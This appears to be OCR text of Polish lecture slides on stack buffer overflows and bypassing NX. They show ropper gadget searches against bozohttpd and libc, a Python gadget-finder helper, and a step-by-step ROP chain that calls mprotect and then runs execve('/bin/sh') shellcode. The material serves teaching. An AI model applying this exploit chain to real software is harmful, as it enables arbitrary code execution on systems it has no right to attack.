Co możemy z tym zrobić ?

Jak exploitowało się dawno temu

- Na stos dostarczało się kod maszynowy zwany shellcodem
- Adres powrotu nadpisywało się początkiem shellcodu.
- Program wykonywał instrukcje dostarczone przez nas


Teraz to nie przejdzie!

Czym jest NX?

- NX to właściwość procesora która umożliwia flagowania obszarów pamięci jako wykonywalne albo niewykonywalne.
- Procesor odmówi wykonania pamięci która nie jest oznaczona jako wykonywalna
- Stos domyślnie nie jest wykonywalny!

Jak to obejść?

Czy dalej możemy dostarczyć do programu nasz kod i go wykonać?



???

```
.text:00000000004032BD 5B                              pop     rbx
.text:00000000004032BE 5D                              pop     rbp
.text:00000000004032BF C3                              retn
```

```
.text:0000000000408EF5 48 89 CE                        mov     rsi, rcx
.text:0000000000408EF8 89 C7                           mov     edi, eax
.text:0000000000408EFA E8 91 98 FF FF                  call    _write
.text:0000000000408EFF C9                              leave
.text:0000000000408F00 C3                              retn
```

Co się dzieje gdy wskoczymy tutaj?

Gdy nadpiszemy adres powrotu funkcji na 0x4032bd


```
.text:00000000004032BD 5B                              pop     rbx
.text:00000000004032BE 5D                              pop     rbp
.text:00000000004032BF C3                              retn
```

```
def ret():
    addr = get_8B(registers["rsp"])
    rsp = rsp + 8
    jmp addr
```


```
#for registers 64bit only
def pop(reg):
    val = get_8B(registers["rsp"])
    rsp = rsp + 8
    registers[reg] = val
```

STOS


buffer overflow



KOD




REJESTRY




STOS


buffer overflow




KOD



REJESTRY





STOS
buffer overflow
niższe adresy
"a" * 100
nadpisany adres powrotu z funkcji
pop rbp; pop rbx; ret
0x1111111111111111
0x2222222222222222
RSP
pop rbp; pop rbx; ret
wyższe adresy
KOD
ret
pop rbp
pop rbx
ret
RIP
REJESTRY
0x1111111111111111
0x0
rbp
rbx


STOS


KOD


buffer overflow



REJESTRY




STOS
KOD
buffer overflow
niższe adresy
"a" * 100
ret
nadpisany adres powrotu z funkcji
pop rbp; pop rbx; ret
0x1111111111111111
0x2222222222222222
pop rbp; pop rbx; ret
RIP
pop rbp
pop rbx
ret
RSP
wyższe adresy
REJESTRY
0x1111111111111111
0x2222222222222222
rbp
rbx


STOS
KOD
buffer overflow
niższe adresy
"a" * 100
ret
nadpisany adres powrotu z funkcji
pop rbp; pop rbx; ret
0x1111111111111111
0x2222222222222222
pop rbp; pop rbx; ret
RIP
pop rbp
pop rbx
ret
RSP
wyższe adresy
REJESTRY
!
0x1111111111111111
0x2222222222222222
rbp
rbx

ROP - return oriented programming

Gadget - 1 ciąg instrukcji

Wyszukiwanie gadgetów

```
ropper -f ./bozohttpd
```

```
0x0000000000003779: nop; pop rbp; ret;
0x0000000000008590: nop; rol byte ptr [rax], 0; add byte ptr [rax + 1], bh; leave; ret;
0x00000000000035c2: nop; leave; ret;
0x000000000000d4ce: popfq; mov eax, 0; leave; ret;
0x0000000000012adc: popfq; xor bh, bh; call qword ptr [rax + 6];
0x0000000000002646: ret;
0x00000000000006cbe: sahf; mov esp, 0x1ebffff; nop; leave; ret;
0x000000000000dc93: salc; mov rdi, rax; call 0x2920; mov eax, 1; leave; ret;
0x000000000000d918: salc; mov rdi, rax; call 0x8f01; mov eax, 0; leave; ret;
0x00000000000006d7f: salc; mov rdi, rax; call 0x9621; leave; ret;
0x0000000000003c77: stc; add byte ptr [rsi + 0x194], dil; mov rdi, rax; call 0x7685; leave; ret;
```

```
ropper -f ./libc-2.25.so
```

Wyszukiwanie gadgetów jako biblioteka do pythona

```
ropper_find_gadget('pop rdx; ret;')
ropper_find_gadget('syscall; ret;')
```

Wyszukiwanie gadgetów przez API z pythona (cd)

```
def ropper_init():
    global rs

    # options for ropper
    options = {'color' : False, # if gadgets are printed, use colored output: default: False
            'badbytes': '',     # bad bytes which should not be in addresses or ropchains; default: ''
            'all' : False,      # Show all gadgets, this means to not remove double gadgets; default: False
            'inst_count' : 6,   # Number of instructions in a gadget; default: 6
            'type' : 'rop',     # rop, jop, sys, all; default: all
            'detailed' : False} # if gadgets are printed, use detailed output; default: False

    rs = RopperService(options)
    rs.addFile(get_libc_path())
    rs.setArchitectureFor(name=get_libc_path(), arch='x86_64')

    print "loading gadgets from libc..."
    rs.loadGadgetsFor()


def ropper_find_gadget(gadget_str):

    for file, gadget in rs.search(search=gadget_str):
        print "gadget found: "+gadget_str
        return gadget.address
```

Stwórzmy jakiegoś ROPa

Stwórzmy ROPa który oznacza pamięć stosu jako wykonywalną a później skacze do naszego shellcode!

```
int mprotect(void *addr, size_t len, int prot);
```

Adres pamięci której chcemy zmienić uprawnienia (musi być wyrównany do rozmiaru strony)

Wielkość obszaru pamięci którego chcemy zmienić uprawnienia

uprawnienia:
PROT_READ |
PROT_WRITE |
PROT_EXEC

Ale jak to wygląda w asemblerze?

mprotect jest funkcją biblioteczną i syscallem

```
mov rax, [numer syscalla który chcemy wywołać]
mov rdi, [pierwszy argument]
mov rsi, [drugi argument]
mod rdx, [trzeci argument]
syscall
```

Krok 7: odnajdźmy wszystkie potrzebne gadgety:

```
#find all necessary gadgets
ropper_init()
pop_rax_addr = ropper_find_gadget('pop rax; ret;') + libc_base
pop_rdi_addr = ropper_find_gadget('pop rdi; ret;') + libc_base
pop_rsi_addr = ropper_find_gadget('pop rsi; ret;') + libc_base
pop_rdx_addr = ropper_find_gadget('pop rdx; ret;') + libc_base
syscall_addr = ropper_find_gadget('syscall; ret;') + libc_base
```

Krok 8: Stwórzmy ROPa

p64 - zamienia liczbę na 8 bajtowy string odpowiadający liczbie w little endian

get_shellcode_execve() - zwraca shellcode który robi execve(“/bin/sh”,0,0).

```
def pop_rdi(val):
    return p64(pop_rdi_addr) + p64(val)
```

```
#ROP chain to make executable stack (by mprotect)
#mprotect(shellcode_addr & 0xFFFFFFFFFFFFF000, 0x02000, rwx)
payload+= pop_rdi(shellcode_addr & 0xFFFFFFFFFFFFF000)      # -> first argument
payload+= pop_rsi(0x2000)                                   # -> second argument
rwx = constants.PROT_EXEC | constants.PROT_WRITE | constants.PROT_READ
payload+= pop_rdx(rwx)                                      # -> third argument
payload+= pop_rax(constants.SYS_mprotect)                   # -> sycall number
payload+= p64(syscall_addr)
payload+= p64(shellcode_addr)
payload+= get_shellcode_execve()
```

Dlaczego execve(“/bin/sh”,0,0) zwróci nam shella?

